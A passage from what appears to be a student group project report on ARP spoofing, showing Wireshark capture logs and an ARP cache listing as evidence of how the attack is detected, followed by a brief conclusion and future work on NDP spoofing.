
* Ethernet II, Src: 3e:8c:0a:c8:00:d0 (3e:8c:0a:c8:00:d0), Dst: be:e1:d5:29:3d:7f (be:e1:d5:29:3d:7f)
* Address Resolution Protocol (reply)
  Hardware type: Ethernet (1)
  Protocol type: IPv4 (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: reply (2)
  Sender MAC address: 3e:8c:0a:c8:00:d0 (3e:8c:0a:c8:00:d0)
  Sender IP address: 192.168.2.4
  Target MAC address: be:e1:d5:29:3d:7f (be:e1:d5:29:3d:7f)
  Target IP address: 192.168.2.5

```

Figure 36: Wireshark Capture of ARP Spoofing Attack with Spoofed MAC Address

7.2 Effectiveness of Detection

Evidence from Wireshark and ARP Table Analysis:



Capturing from Wi-Fi: en0

arp

No.	Time	Source	Destination	Protocol	Length	Info
3	0.133717	VMware_00:7e:d5	12:bb:bd:1a:8e:34	ARP	60	172.20.10.1 is at
21	1.135294	VMware_00:7e:d5	12:bb:bd:1a:8e:34	ARP	60	172.20.10.1 is at
34	2.136320	VMware_00:7e:d5	12:bb:bd:1a:8e:34	ARP	60	172.20.10.1 is at
50	3.137396	VMware_00:7e:d5	12:bb:bd:1a:8e:34	ARP	60	172.20.10.1 is at
68	4.137825	VMware_00:7e:d5	12:bb:bd:1a:8e:34	ARP	60	172.20.10.1 is at
156	5.138621	VMware_00:7e:d5	12:bb:bd:1a:8e:34	ARP	60	172.20.10.1 is at
343	6.139212	VMware_00:7e:d5	12:bb:bd:1a:8e:34	ARP	60	172.20.10.1 is at
362	7.140469	VMware_00:7e:d5	12:bb:bd:1a:8e:34	ARP	60	172.20.10.1 is at
399	8.141523	VMware_00:7e:d5	12:bb:bd:1a:8e:34	ARP	60	172.20.10.1 is at
423	9.142594	VMware_00:7e:d5	12:bb:bd:1a:8e:34	ARP	60	172.20.10.1 is at
453	10.143352	VMware_00:7e:d5	12:bb:bd:1a:8e:34	ARP	60	172.20.10.1 is at
496	11.144263	VMware_00:7e:d5	12:bb:bd:1a:8e:34	ARP	60	172.20.10.1 is at
516	12.145701	VMware_00:7e:d5	12:bb:bd:1a:8e:34	ARP	60	172.20.10.1 is at
572	13.146794	VMware_00:7e:d5	12:bb:bd:1a:8e:34	ARP	60	172.20.10.1 is at
609	14.147998	VMware_00:7e:d5	12:bb:bd:1a:8e:34	ARP	60	172.20.10.1 is at
679	15.149089	VMware_00:7e:d5	12:bb:bd:1a:8e:34	ARP	60	172.20.10.1 is at
753	16.150578	VMware_00:7e:d5	12:bb:bd:1a:8e:34	ARP	60	172.20.10.1 is at
823	17.152155	VMware_00:7e:d5	12:bb:bd:1a:8e:34	ARP	60	172.20.10.1 is at
949	18.153361	VMware_00:7e:d5	12:bb:bd:1a:8e:34	ARP	60	172.20.10.1 is at
954	18.479429	a2:52:72:14:01:64	12:bb:bd:1a:8e:34	ARP	42	Who has 172.20.10.1
956	18.479533	12:bb:bd:1a:8e:34	a2:52:72:14:01:64	ARP	42	172.20.10.2 is at
991	19.154532	VMware_00:7e:d5	12:bb:bd:1a:8e:34	ARP	60	172.20.10.1 is at
1050	20.155297	VMware_00:7e:d5	12:bb:bd:1a:8e:34	ARP	60	172.20.10.1 is at

> Frame 3: 60 bytes on wire (480 bits), 60 bytes captured on interface en0, 60 bytes from VMware_00:7e:d5 (08:00:06:04:00:02) to 12:bb:bd:1a:8e:34 (08:00:06:04:00:02) on interface en0
> Ethernet II, Src: VMware_00:7e:d5 (08:00:06:04:00:02), Dst: 12:bb:bd:1a:8e:34 (08:00:06:04:00:02)
> Address Resolution Protocol (reply)

Address Resolution Protocol: Protocol

Packets: 3925 · Displayed: 124 (3.2%) · Profile: Default

Figure 37: Wireshark Capture Showing ARP Spoofing Attack Evidence

- Continuous packets were transmitted from VMware_00:7e:d5, claiming ownership of the IP address 172.20.10.1 and associating it with the MAC address 12:bb:bd:1a:8e:34.
- This pattern strongly suggests ARP Spoofing, as ARP lacks built-in authentication mechanisms.
- Wireshark flagged multiple devices claiming the same IP address, confirming the occurrence of ARP Spoofing.




Figure 38: Wireshark Capture of ARP Spoofing Activity with Detailed Packet Information

- Another device is concurrently claiming ownership of the gateway address. Wireshark flags this by notifying that the IP address 172.20.10.1 is being claimed by two distinct devices. This strongly confirms the occurrence of an ARP Spoofing attack.




Figure 39: Wireshark Capture of Duplicate IP Address Warning in ARP Traffic

```
[nguyentienngoc@MacBook-Pro-cua-Ngoc ~ % arp -a
? (172.20.10.1) at a2:52:72:14:1:64 on en0 ifscope [ethernet]
? (172.20.10.3) at 0:c:29:0:7e:d5 on en0 ifscope [ethernet]
mdns.mcast.net (224.0.0.251) at 1:0:5e:0:0:fb on en0 ifscope permanent [ethernet]
]
```

Figure 40: ARP Table on MacBook Showing IP-to-MAC Address Mappings

- An alternative method for detecting ARP Spoofing is to inspect the ARP cache on the device. If the gateway IP address frequently alternates between two different MAC addresses, this signals ARP Spoofing activity.

8 Conclusion and Future Works

8.1 Conclusion

In summary, the Group Project has achieved important goals over the past few months. Through comprehensive research and hands-on implementation, the project has successfully laid the foundation for exploiting internal network-related vulnerabilities. The team's collaborative efforts have not only enhanced our security infrastructure, but also fostered a deeper understanding of best practices in access management. This experience has been invaluable in preparing us for future cybersecurity challenges:

8.2 Future Work

We all discovered the fundamentals and defensive strategy to counter arp poisoning but there are some related field that we need to research more:

- **Neighbor Discovery Protocol Spoofing (NDP Spoofing):** with arp spoofing issue in ipv4, Neighbor Discovery Protocol(NDP) spoofing is the same as Arp Spoofing but for IPv6. Hackers can take control the network and disrupt traffic. Security techniques should be applied in the near future such as Secure Neighbor Discovery and intrusion detection systems are designed for IPv6.

9 References